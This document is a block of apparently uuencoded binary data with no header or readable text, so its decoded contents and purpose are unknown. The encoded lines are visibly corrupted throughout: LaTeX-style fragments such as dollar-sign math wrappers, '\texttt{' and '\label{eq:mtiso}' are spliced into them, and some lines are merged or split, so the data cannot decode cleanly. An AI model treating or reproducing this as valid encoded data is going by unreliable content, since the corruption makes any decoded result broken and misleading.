M)_&(K/&CS\$S\$P#+BW88\M-("^",]KCKUUAT`[]U_G;@K\$M7]R/3@TAUY\486 M80U\$=\C>A@VQEWR5'ZFL48;'A=\M.BELNTPXL,1SI?"_2-JSX0YN[5;KLJ\$C ML(IV+_LZ<8S-AI23I@A7%GCB9ZUF81#H\$C`A%RF]EMPP@HL\$&4,5!/`!8BR0 M)#YYW4*<50JU\(&%79&R=2S%QZOT36@:;9MLUY8APVA7F*=B;W^L?8#:___U7 MSOJ']9+ANG@C]IK2W\!E!;SQU.#T^GM!]`<7Q\$8_BJ.0ZT-XYQZVU<`Y92]6 $M[UMVH=^-9^2]R[)406KZ@U\$-1(.^775L"Q"\&['=L:<!:J\$Q3N[QNII,'49G]]$ $M/I_BV3=!1?C*ZSA.FH[S"3[$ZVI@:B^*_(/80@,1AA]\.05**>2`*,<AWAQ$ M^M`D"G9C]&H_6FLDRD[^83C;!YQY+[OML?'.7.]Q9T_]K_V>==A[E!]"7&@H M"9/-*XMX2#M'</=;XA=237\$NN:-ED^_11](U*%D4E4D+E9V7!7KM:%U_9\$WW M#H+M"@FK_=,/U9C^A_'A>XPMKEXHB%]J,[\N44!3%^"`@CS*O(FA-S7LZ9?_ $\label{eq:mtiso} $$ MT; SO[Y"<I/E[+]XOH-$!=34@G*"IX]?B[V%8^DDH.JZF=Z\F@CB7Q??S\[) $$ $$ ()$ M1E@'\]#DID8E?!G+F\$/;ONM6+>+E.,!_VOZ4)8\$CY?FDADA:Q!/TD>UMRW^[M^R\S['9@-FE70(8I.[N'9F*;)?W]"&\$PRVEFLM/I34,]L+0>[NX]L:FFSXEA MGSM_[>WW'SF%B;I`TT/N<(_ZEMVO4_]O['8;L*["H!-J(?1!JT!<,P7X/!5M M;;=S?,\-%(O.,-E@FX'77(L3MNP:*7.`O@V:>!V;+^VO1[G":4VQCXGZ6=!Q M,TPTZ+N*HA17&+6J]5+\$\$*F[L*S*,2ILX8S3`5&O"2:Q/9X+="L5Q8XY93ED $\texttt{M^J[GYZTF} \setminus \texttt{!@Y!@:VU>^AB!/47KV*21^)-;LK,IUT&58\$PN\$VK=?)@/8'BOCT$ M8'%-9H9(/1D?IKE[9)\:4![Q\$(I/;\=T5/W<LXJA2^/0U"; `9RDG, `_OB=AP M=MK+54V'DU]=LLL;FAM/P:OJI2@J>%N>M>-Q70.'<DQ[UFU1.>7XWMLWMM%[$\label{eq:MY=(BXK60K@MFE76_;SQR?D0WEG>Y4AZ`A^H(?IZ/$X80AXJ51H!03$-`0,.\$ $M0+&+QA?,G^{-}[#(\/;V^*#1-5HV!4_^BD@4G/_E'VUHO4"C$"G&)^T?DY9X*$ $MX<R=&OTKS<.?&O7/IF]?<O>J>:[K?4/[Q\^G:-/R97?(XZZ*1')12H9L,FGZ]$ $\verb|M5W3CW1CJ$C\R<E^JPQM\(X^YO&5$R;1TWMY^<[&I7.DD?(Z5VBMD-TPRZR![$ M[B-M]&32?1<=VNYW[F=TXB3>R#.R8D''T>%Q6XP+9;&PP3\$Y3IVQLZ6CRCFN MGGZ?I\EEY-SBI';96L^3=1TNKZ%\$Y.B@NQ;Y0XL9TV/Y&3=#&]P9Q#'@?"7D $M\&"Y20[GI.3WR23:(-H,X/=][,\1>$1!'A\"/!AS^GSJI8^,=.E4H#B=4W8E$ $M > [^8V"A243-71] = A1[!^L\, Z5&YY6#29YN^&M^^P/B4*DN1ZP]-U$4!'C3$ MK>D(@HPP;'=K?\$OZ(OVKW<T^'O]B]YR&=DQU[V1A^5?C0*M3_A_EKZJ)UO6C $M_{"};UA]QI@388M1F(&!"UDY_^[17`^LU].@]8),D3C0'>:"0Q$9=)V<SRY.[W]$ MM!>!4'MS!F@-F_9;A9=_V"N:@>5JGOP-.96'^F:UFDTCOC)2L8T[>LTBN##8 MRVVF8\$=00T]*;+.K.@2D`2Z'M64I\L6IC)*,%0DCOZ'G#3V)-)#[!P%G^7:; M*T[!S'&SF,78P:,1(6+\?FH';(4NP^@#4L;7^*!;5YO\$4"/99__\E[V'?[(MV%AZ(_>SO:T=[WJM5*\^GCK;?R>/F3=/ALBV;<L7%J7ZK&3Q/O-_2E[=8UZ) M]"06#H4MYB:MY&N"^LVTB_Q-/0KJN.RARC\6WCD7B<EZ/"2KAMXL7*W\$?VWV $M.3"_IOEL)QF@GZE-#16K1"Y-0<@@$25FCACC:J'S,O+Y>GN\=S-'+2E2HVGN$ MN8=(02!0Z/0_M%;S+?R7V>_SUV8CJ1FY'C\<_\$SD3SIRUQSU%NIP2[U>QP<-M`H\$Q(QE`M4<%M &*CH!*Q()E+(IA^6/AADJBAH;)"BF28H45\$C=Y)DRC-K4[MIV2EK&Y():8R:]%"4\$BA1KZY=<U'45JJFR-E9)+?TE235]?JN;H%H.M>R0HF MX=8B=\$]%UC-I_;(:1PJ&*HI>-[MU?C89C[-..&K_YMB.Q6&3EL+[>%DX??_- $MQ.8[+?]G1Z^B*+OS'TC\5N7Z101;QK^81:MC&V6,C<T?F@'W@,*M87YD#&P$ $M'GL\7R^{;INMJPO}?('E;B!NIMJ05@<>V)1@CS!U=8<_^['EV_%^?R<&V.@30]$ M!Y^D\$U0?:-U`@O"2&[CL@.P>,X.>\@EYZ`Q^LP;4*1`<JE,G-WG^`QY^@*PC MZRC7\$B7R"D0G<EP'TA+"W'([R8D#QCL\A8N`%IK@CR(\$S`!.<F/2^%N2YPVM

M"&!P>>MDY@P=6K]M_81C^+AONC<T&]1L@P]6<!F4H7WCIN)A;)%^RL&KOO,R M4)!+5)UO;IM[6SVEJ!O.=,;!Z\F^SE+W_MPZ[.W28*^#!NCWK"OGMT_9+%R $M.B7] # U8YH; 0ATC<V/%Y]E,Q?>Y^>I9$1N(S^-IA]1P)O; 3QG=9<QX; 6?KC^S$ MD\$DC>@V4"#\$@R1GDG!X+XN'(:_Q/V6RD290X0)X((,?F2UH\$^!001^GJ58!V M59H\$8LX)HFTL\$[,N'"V+A[3+Y'YZ\%^I"..]070\$,PY\N^A00<(J[4,C-!A" M=Z8\^!JD+A\'N@B*)Z7(\$@*%Q-Z<.NSV)\90,(284F;S5'FCB[IF9Q@J>8: MOJPR"#A4+Z>J&4V8F"8D*.SIFC[%?R[X/:D2,OXI.'L_XV^?Z&G+UL/V9*.Y MCX.XWU-UZ,VI+.W_LM2^E[K+300-+WC[O6-U3<CK_8@8O6;4GT?U#8_V#YPP M55=F.*/V]3-]'LB0;UZ)C7=NM:UMGKN5:E[Z-X#!N*WO@&M00<Q1OVL7A`1K]MG_'R>]ROL<90G:PM*WDX"^2=@RDJ\](7]#S&SN.EN23H:-EH/1.NGZ).&9\3 MU>G=QOIA<#K*DIB88)\N:&`""K3P"C&4BQE2;UF#*>,(W61:(0FL1D&9H642 M-QDZ5K^X>LE8#!A!G)`;#4(A-#JX!,Y2S\$CRA(Y##-FS6?%_VSIDMFGH6=OK M?#*\$U3?">X&@"EIR5[\$7.#OR/Q<638@4QH,1B7PSQFT#X(%P*?ZQ^8(`M-Y` MIZ\7'H]>=7(JGT.WAP4W\,,Y<XA*0;..S#:\+Q^<&\$8&GH(3G7<>"':#M8Z8 MH!Y0#MT?L.B95(2)Z[E^QB1!ZZCKT?RTB+V6(/&?^>2R)VA])RS+3JF92""% M(SMF<F\G3U9Z?*Q,WD-;O&&TC%:9D\$J):[;DZWP>;Q&_Q_8CXLS,'B:SL!\$] MD[)940_+-.OF8)394Q:!J6OUF\V+X<:."DF9**?>*@VR:V1SE(]OR)]KU_IL $M/J-47SGH)YE^{!}$ \$>NR9\$W).DGX<%"X]MTZ:\$?JO`S+75V*?>MMQ2Y_B@Z47& M'U1`G+04NH9_%&/XED<Z^W8:M<:*5CL+/!I.;#BFN?J[?R.MWLKBK.H.QLS) M@H=`MH*K;5T7[QU-;MLPEX]'>;"#3*;A]]OP(NT.'>K9N!FP1JOI\$A#*OV^? MX3O-NP!<`N.L6.`^W+?#?A^WCD])NG&\D@TX]]N.L#57@FC@]"4.=5FVGP;K MOK#H8A9D](RSZBU*%E`&UVYD,\5NV8#?Z%KN<TQ:S)\$GMU[+W#@9N2*\]!P; MKEX_55>G3V<;7^;2JD*`^O/3;J[Z'"-:-U]]S)G?C:@'^Y7RT#(7"[HF!YD(M!!`KQ\$:HO9F@+JZ2GHR`R*!FS!PX-"8**^``[].28\;UPW-->)V#""#^TV1# $\label{eq:md5px2.f} $$ MD5px2.F;C\] 5+9V<B?:S+NU*!\En\56\&.E-E\9\^BAIBG'48p/!S/E/\$]*<8 $$ MD5px2.F;C\] $$$ MS9>O6MLB64KP11SX"W88*JN@WLK4"HR)I52ST[%NDR/\$N3+0U[]>O-X*W<W9 M"'&,C"TN7\>SB!G<:"*(*F(")0)\$-8]RYV:?WB^#O<C9Y9GH70B4(;+JH9` M]HIFN\$GJIIU@UPXK5[CP%WI(*#&*6;VN%6=%`0\$_&K^U@\$VYCPHT`<,A5I"X MS053GF8`JLR=NX%<AB\F%C.W_,@2HL7%LN\WK5N"/]:OYXT\$/!R\RM[4J.RB M@R5DN@GF@2'=ZA%O9CQ#LH4Q&W'A?V#:+G_XB53T&"ZYFKFO<0;5C:/_B'V9 M[U'0>DUY9\$M\$[XU-"_V.^JJ_.K@Q[<3?Q?B_DZ`]2/F?VRUKVU/6X_>+M@M[M2N84+'NJ1):%^JI85WR0]US^M8+<,*NVT=\$V\ER+[\$E_"Y76D18)V''UZ8X> M9PU1>X^'D5T<]312XSQ>=Y&=D3DI,_Z`>ZA]6?A=;Z_HTK"P:(!"/TU.S/8T MS4C3RR[NQ#0GM*,4M&!&Z3G!F".808?_5+6^,^36Y5FB+'Z@QI<47D#KW?9D MH.2_T*JM2"X?7J\$G9LVS,!^".#3`?>M]#2P'O,VJQR&.B#O^.OI-MW"UX;VF M&''5N)6&Y(`?5\$\$#V('8`7V:/R=19'D6B=_J*.?.8%"+.@H3'4_/:G,:8BX-MP*2]UG-O<5`HU:1*S-LG4BH%%!="IPJA\$*+(,'4?GXNB*\:+G5)DQ`U35&)2 M!/ZP(RI^*%6!V`?DF>#%A,_M(I'(G))DI=4F*>AGE<Y9;%\2>8)D_'./[?R[M9CG`NQ=@ I]SXGDNC=J9IWPWA/-U=JZ7GW/D]C6(^VU;NM3<M`OZ '3=&[QE $MGQYJ4X! <]EV\#WW'WITMZ;X\/UN!\'-52_NJI=3)W?99G,EX=`STB1:DKZEO8$ $M1SG5Y^]_&5\B1S\#^+5-</Q&^TD.HH5JTO25T_?2.KEA+;^X22!/@%K/\D@[U]$ M\$;Q'A[/?L3[+D=KY0>7@:L\4S PE<HQE];D10*Z:]U5@.8A -VQ;:@V!X0/P M&P,1]SQ./@;XCEMKJ>.OY"79LP2A2P[G@LBP;(:/9QR'H!:"]]^1NG2!'65B M@0AE*(A>"X=S:]8G)/:BP]OB[=&=I*S:8E.3O8/CZ->V:BN;9'SF#WZ;#MI\$M-T+IQJLGE8+L>.LO8@]OH3`WX4F!DK@M07,3!]RGJ8;P1DP0LDB19(@G3`JS MV<8%PZB'IO\\$2=\$95@-TS<-5L,51W%>O5GVLF2\$NG1\$G[B!'!9-%*`@G4F9Z M!B0H0>Z6VJ%]0,,R6.I0^A(@^I<*DOX+&-O.EJT)`^:(_>X+,,)7*D`<]3-" M"I.+!08PW8GB-=J%3N[+!];U\$Z#B;&DP'#527V;INDTT/K4I[/I/QFWT/0ZP M.>'\"T<]S8L:.0Q<AR"&)?Y39/1\$&><]8')\$B*Z6%>12+#BM(8=A/X/):`Y-M=R%S!A&_/>*YRJBOVSWLX+"QE@B[+MD^=UQ3KA/*"T=--TE4MIPM_]R4\$20] MIU.KL@UM*[DYEX)GYMGPX"GUT;A%G=`6A5QMO\$#B`BJ9Q%A82Y6D.?<[___M6 $M_{<}X)?S!_/&Q:V5$_47S>+LPD(\CH<#-['F.XXQ-'4ZZ[.H_.077P-%0"IAC7])$ $\texttt{MS9[(B*4K):\&,-;U'.E]LKY(H/=-O]\$-Z!93-5FH/9\$KF1\$6;RF^VK)(5[L\$) }$ MOT,,0')! `*HO#] S&"SL@4[4</8BRB7FP!F=RO9(OCM5H>J4(9@N%Y5UM&< M:Q&,OK&3L%8V!/?%VIM:!CXPL`@"J5N^E<??'[V48J,Q;`7YFX4[>Y2=VA5I $\texttt{M*]L]HE>U_+ \setminus _E4?[\setminus 'R^{,-H-P!1}][F-;9P4_K\% \setminus !]WYY0,2ZQQ;D\&]*Q_C:N$ $M42&X;9&Q:X/,6\#E5BXHG'2?)=7;N>?`EK?Y%MAMFV]IM!UBY-]66&_=.\$ M'?;_R\$C*L3*T7+5,]8\SS>,Y2@B'A.IE89F9&K545(2CMS&C-HK,IZ96F?`, MH7;140YKXV&%>#"^F9@W8*JEW?0F#8E@J\$Z"_D:^WKCXXWQ?V'NWH*U<%;1J MUMA/; `0(*#'[CET?CE+2IRTR*3CF-%9T"\7->!K?5`!`4A]&RG6TQI(FHH-6

M3C/C7&(0Y8EKM8"CY\$\$@L8+.!0H/A^1`I18<TV(-@7@68!RWNF:)G!!HT:-5 MH\$5TL[=B%V`(\$](#Z.8&6F!ZP?VIMR<JH9]ORZ)7%1//8]S#R6>9M/I;;/C; ME/>^QK'.,>"_AU+PUU8101F'FLQTK0%OL/,PO.0:+EV@@=2[)O2'(_J^)L9_ MQM^Y?Q3PO`96%!T+;:2HN#JJK.4*8E;=G-IF)%HZ4WW:YW.U7#3M'?L+*QJN M@'&[[%\ST3Y@>2/;P>M%O->*75UP^\'ZM*6C5W[9XG>`'6/C#]\3LL+X)2AT M^9"O^O[VZOXP9BAS),A,(1\$R+D^PJ/!:I1SQIAAS^T:MZ6G0E@0MJ"VH96>[$\texttt{MNWNM$M`J6!$>V*\&7`\75'$@=0KQ43GZ+D($_PV?<JL**EZ_1S`;@@(Y[3!3B)) }$ M/+NF[;2WV!R96WD*\]8P=3,(K%ON9C(\"5G5DCK*%T\$C_W,OKY/8P\`_X+C $M[PC'Y\G08,.2^79QS<[H/;\&PJ?P]3EWW*46;W/1=^,Q;U[4U<]3BA4=)7=B^$ $\texttt{M4/NG\$C"\$P.J-R)\$>ZZ/D\Q(TI\#>LCUEX4L<R\$+E\#HFQ=U^Z5H2]YPL3_ZZL7 }$ M_{AMR}/E :>>G[(_^V^\;;\%V!.Q4R'/?E_(<1U9[5UX,VZ@Z5@"PV)"K,X\OSF $\texttt{M!!^O`\'UYP_\&LJQUCCXJ?",)ZIG<;F.JL"WC,V\#\&R4)4\'!D%X!1)?_<D"6JJ}$ M:>L,VMVQ[:KV%RNW*_RULU8H:*O<8=?7G:H[;NL7>Q'<Y9RH(UG*KG+;&D^, M(Z!Q&?AV&);J83*Q@%SO/1V9:9&HC#<WCTQ>.(E&Z9?N)`WOC-S^\$=U*P>!B MD-!HMZG7=+DW__HP>+OTC?YL*F??V]O#`5</@5RXFW+!'M9RYL@^GT87<2[@ M('[=ITQ;YQ>G=E?8K9;!9Q-JEC/N__UJ\>AR:T*A8(W<3,5GCA"=Y%(EY9FY M5W[RY9+).J]R.Q]'QH>>N\$CIMT\,G5MD^/[W"4U`KN=0L>^HX9.6Q9NC<XW= MCGI//<,Z910#HT&KWJVN1Y.WL:XQ)?"NU3P6,Y@]NT3R>6-('K/HYA=?Y2,E MT@5S2L>W*7U8-6#L>WS(<,?TR/&4@',(UCG4V4J)G>31RP=`HM-+5)K*,[[2 MPNM)\L`'\>?S[_Z\2-#C6VF\$=<:\R%,%8DZ1A\^?G+G=-07PQ#!TJWAHWJA-</pre> M1?J3H>_R;,U]5TO"`84%/R0`"!3\4`^6H`-NJG']VS`C?4@4Y'+?!;6T`4PZ MP:ME`%#@2@*.UR/;OS/AX\"S80[P3'9A.>B1TB.2ZK?^\$!O@'X!BFGJCH!IE $MT?(XA,H8:-1)@^=5,BM"XP)](>H_!OBX'^-"[U(=2X!L6F4#J6)4Z^.J>BI$ $M(('Y?/6&E,KK&O3HNO\UCS)2F=H$1^P,U/]"\&ISN=]O[3O])=Z]?\P]\#JZJ$ $M4?U#-@W.8?U<('\sor/E;:KP'[(C81EF+>O>%0B+L3=3V'%]<'T2+]Z57UWG$ MSSA<;7EM W`)0F2%GM,K-'?:T(?<?90:X27WMOF4G4:<&8(`IA!0%.SO(.ZJ $MO.#)Z$;D)?LM^/80-@+X4ƛ\GBC@'"SI.(QS)"")D4)K^03-YHP)P-]0$ $MK\#DI < R6+:ABP,.(QOM5AX/^C?/O61(<$\D:N=$?J\'V.&JJ$JZUK9LC[>>(R$ M+;S*007M:1#8:F]EWB078UG+<Z'M`4!(=->SR>MU%':SJG.D*-;1M@E\$UMC+ $MPORY6XH\$, !/[J"KR'V9K_/. \0[[+<+]0]/36U0=!XJ[F9-7Z"VW19KNZ#@TM]$ M`M36.L,^E!B2F9\$CCV_(1`UQV9P(_)-V7MROY;[,#UM_*TSA5V,0&&8V*C. M+*Q8+@4\$9;4GH879N/04&+Q"43B = NX7OJ[JO>WB2)2XD50E,Z - I?*9S&\$, $M' < [@[N/3,-GUIK#H$\8WJ#A^V/-Q?JA8')#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;;U<(-2!=N?8M))#NOZ%(L"B8-(*;U<(-2!=N?8M))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-(*;U<(-2!=N))#NOZ%(L"B8-($ M?:^=)*[_269H!+QX@GYKH2W2YXA9SOT)RXW3\$95QH>2&V"]K&,D=_A]1%&E3 MT>A).9 $UW/A047!^P/=7[F.-DGQ84+YUH*O27.1]7C'8_?.T*A]/W:4RZ\SQ*$ M?B;D2,?<88/D_T5L/Z]W>>X\L68*GWU\TF<?@**0AU7)<ANR^YSS\W\4_JVJ $M2+>_R3KZ$ Y[1M[>JW1W:Q>4RK]GF?*UKEEQ9A?V+;TY9L'(.,9S&.\VK]4," M!;B?WZI7-)`^,,]A780.QVJJE_/^0/"(\$KY_T)3I.\$,>Z]&3T/:M*437\$6W` $\texttt{M;*8OH9N\$:J"9C'\$.]3TGU?`/,&\#_\\(L[`\&:_3_F"V^8,R>K^>*T$KFALXN") }$ MX<\$^E?>M`QLQ<WL_^(ZT/HKT%/;\.)U4R"@"A[*-?.!JT!R!6HI1#]:CPS@4 MM5JD.`".&4Y7/E^>(!O/8!VYPZP#6[M*JEK-<^O'L1ZCQ8^6&'R?MO5M>]KJ M]5\:D2;HT+F#P'GHSM%"]4?,B>T\T=*VZ^*"GIXD3J[8[E9?X\Y:=UZ'BN@N $\texttt{M}\#79: \texttt{U}(\texttt{W}\#+\texttt{H}_!?=\texttt{C};]5.?\&\texttt{Y}\texttt{W};:2Z\&5\texttt{M}?\texttt{W}\\\texttt{H}.\texttt{F}\texttt{R}\texttt{D}*\texttt{T}>>]\texttt{J}<\texttt{'}\setminus(\texttt{4}\texttt{S}\texttt{F}\texttt{M}Z\&@-\texttt{9}\texttt{E}_\texttt{R})$ $\texttt{M([<.N'I51K-4SJS6AL\&@;0_A'\$_F\#+O9I0G<[=-X'V/T]EF<3R*D8[1*/.>3) }$ MX_AVKB%QE,F&87_C%)C2\!Z\$D.'28:(G;G5WZ@!]!F'58_H2DXNT,CG#E,R\ $\texttt{MF@:04.0F";YY)*JZ<\G"\#E>>;$01_R1-@Q(E(*4]P48@5[[#)5^M.LG6/0PT] }$ $M(9A7\$G1#2,'\$A=\$Q1-JN_W1=FFX/E39;`9NJZVW;1,6LS.](!R='[E,\;-=9]$ M=0=;KV)[K>GV9.?`=^^.5<!(ZTNZEF&G!:#I44N]+-O!U`<;%[TCEQMUL8NC $M,"B1[=/[UU@71, UW?"9H902WJZE=@\BR4U#[48A]:'YTQ;JIH/"&P^$J<]G$ MD\%93.Z_%APR/\$>Q=;N?:_&@1LPIE:"Q.,IY_8Z2Q<PS#F3?E)!@X./.TQ1D $\label{eq:mb7} \texttt{MB7} (3+\texttt{H}=\texttt{S}^{\circ}-\texttt{Q}_{B8}^{\circ}\texttt{B}.9; \texttt{J}^{\lor}! \$\$* (\texttt{Z}7*^{\circ};\texttt{Q}_{E}) \texttt{PW}=\texttt{JZV}^{\lor}\texttt{EA}-\$\texttt{H}!/<\texttt{Z}\backslash\texttt{S1QAN}$ MH1BC'F4#`X\$X8,+0:.FG?X)*\$QUP"@30M9E5K0A04!U6\$\$@1H1%8W A,JDTP MF7R^\$H]F4P/^/GVA=O7 P"EB*'HK;]=[?EB%G5:VF@HU`5"EKC%1\$:1=>YQ6 $MO[R5?N3=!/9!"E%`Y70@X'>>1(I;8W;C97!J]67,^E%(R#-S\BZ=G04G$T\>$ M:I^%X:D]NKBL>-Z"W_3C]'84.=<O:>X8,YQE\$3DF[+<I6\<[R+7Y5PO#:!)8 M=[;LHDA4;.@WJ<[I2)5TDP1<(S+'MEW+M'>H?S?PY>R2WL`\VKW'DKT3)V(A M_P!D7Z-R3\+GAJ0'X.X.PE'/ZL?77E[3J.RXO'B+<'Y5[NLF7;%RPMNS?1(U

M@\IO9(ZQNJ%[+P7FD^W5Y#Z\$96%^;--;)6:IA'HM";7FVC[=RT4GDJ]N]KUN $MOWQP]2AVN8C/-;M/\3L78ZF@YM09]=G$)>1WG>5ICD=`I<A(]9M(*8XLIM-#)$ MD8_R83V-7K7W]7^H:QQ7CT4X'.*EMD[94<37FS#AFY8/TPM!#1K/#RBM8E4W M)Z?,"@%50Z1GC@\$@*2`,J?&\9SX+7WT4H0BT]&5J]5QO`06X5K[_@>58!((O $M[:3C4(BZ[\&:E75<E):P1/H6TXX%O9K>%^A8_]JU1"\BH(Q*)ACYA3!>"?OR $M7(/S) + \#_R*M:7 \ , 2[`[<<CJU%`?,R:[(<Y+/XX.\B5DSQ"<:A0;U+"T0^9?]]$ M2]V\0P733UUK"W)(L6'6* W]*S81SSPO2YF8?UO<\$%(?[6!N)M/8#VO9OB\G MFH]-_3K+G;O"Y+`(=%8U)[B#I=VOT<\$:R.</TE3M#.=6Z6F-9#BZ[DV;%AA5 M&-1U[%%,R5EO`.,T\$1`+-M>Y3."^\('5X)?2JDBJ=JPT._'^S7.0@6KX1.6(M04`J"UO&=SNKD1^D9(]DKCD.]F.6MZ9[\$@9/0LPIG@7QKNR.X&><(&TYM)K' $M-\$-P7"/5>X<\&=-0FYYA-PL_G*X^M!648L[M\$Y)JH3>B?NCWB\KB@*X@]\#M(_B@*X@)$ M+X7/<URO-[B'X[EBOF&5Z`KP+\5.0BNR\$A=&FC'3&.EJQ!9(IH5D7.TSI#YO MERGZ/N_A2TY7!^GLI=(>BUVF_+/#8SESSN/L,\$?!%:)<SD+DF@\N-69_-FX7 M[DFN_=`JL7%^^P2'Z31HQ<W%RD^5P>2_J>M4/90TZ<UOU\O2;7&7*;[\VV\Q M`N7I,/W7_27;KK^3U^':I0-[7-=RU/"5<35+YW:NONZ,/>+%>;I.U37MRP*W M2C5)J\;]218\$;VGZS#R\SX_KC[X("!2?**5Y_%\I[1HT^J88D[S&V//Y';[) MZ#PF[31FM(.Q\LM6)A/[(6JG[8XBS2[0!N.=,GFC_\C1MC^L3Q5.;_=9/D3` $M; <--M`<9Z*V/:F#+JKW^<C"12D<&"[Y8._J>8/4"C\-5'-(]B7%0*)!"E&N\$ $\texttt{M+:CKV\#<Z]ER+P'`K8PRZ,(_U]"L<4[MR\#P\%<M!SSU\$T*!7>NEDLQK\&K"<:;R}$ MVRYJY;M*:W>\OFI.V7:5Z6&[2H1F^RM%A[X,5"L!I<T.+#`K;:?4Z73Y0?8R $MT-,.B?('TO:UA]X5*,F(Y[7R3<J;W(/479B2A>LFG0,DM*K6S%0)V_B=>124$ $MM=6\%_U6B\%, OC\#A; 4[/'3M7*\#//<@?^UZ/FN*9@\[$IG\%5I2JQN$\9BJQR"T']$ M2*_6IIMY)C.,%/,S4G9(OCD#"5%,E,1PB:"N8Z_[>O]6;C^7&T_;EE<!X2Q/ $\verb|M%(LJ"(R`DGVN-[OG\&E*PXG_=UX_:>YV4H*A*!]&_!+F'?]XND(6.L/\#)"W7($ MEOU>"]++3["/0%'\<0^TAQ_R6;D/X(Q6:D8?DB8HM7&J\C(@N"Y8GB9F#\$GG M-H=WX:OR*I+!U:9BM<9KQ6V0?\$#T`^W_._W=1.X#T0S&5R4/NCUVY_N%)[7Z $M3>Y?6+?K4U+G=X.&S(JWNYZ$R-/U6(Z,8,D.MS,2Q'<J_/F=ZL:)K+J=+\ZP$ $ME^D$$ & $0N < TLR@!G/IP, = 2QW_K^CAVN& (^Y*$:/^R\&-*L*PP(:`M4LU"0>N>)$ MR+5L6LMK10EZ!GBI@\.CL]'!@P=(T<HF'4-:.C0DT@0!0(,8WLCY!\"J^`*& $MA-=V=+(BLH,T(1;MVTU>+0+W>MVZ]UR=]P/D3BE8U&+^&]RF&N9INAK3.AHP$ $\label{eq:mf_QOMBL7L} $$ \ = TQ.NF8\&].Y_,FYT1\&@0C!(BPB85=^[V7?M)V7Q8?3PL08'P"J $$$ MD^P3L\$[Q1VT7?BXRD_FP1.,MM.F):2A0/MS79'L0@CP<*SFES?@=?N<SN![= MQ[W=\$1=RI+\$1D2Q?"]3[:9VFQ2(Y*C4MWL#Z,W?1&0N"`\$%6'=&1(G8+GAD?)]MX8R8\$_M8<G]\$C*?=16OIT]IO?J>_]/D8_^XY*R]S!W/Z\$I=WPPOZYAV+N5(O MKCCJ**Q"_+J\!,:-]+T*`^J.MZ5FZPA_,0'[?,'J)SF<+^/SRCPCZ#,^KYWJ $MJ.E<W_*[6=\4>8XMZ;37;T7072?]QD!/OC^^]KV0&6;0\$+5]S\I`SP)!SU)$ MVY'#&AR6%L+:/?YTG6/B<SH8=_(_#E&%`@`@!B=Y`J\$"@53DL=7@&_9*_DV) M]@_(.QVK_UO.9WVYGWV/9ONW43DVY>3S77!OQAQ<N`I2O5./[(ZH@4I][@+X $\verb|M8?O"0`00/TIPQZ>MF<>): $^{H5.RL&S2?}, $^{\#(\#"27.\&;L.K@B<4L]`"H0/5}?$$ M'*00TK)-<OC)(4*0DS]!D(Y:]&V02V03'^,&U[U4X_EO;GVA53,JU^K:KLW= 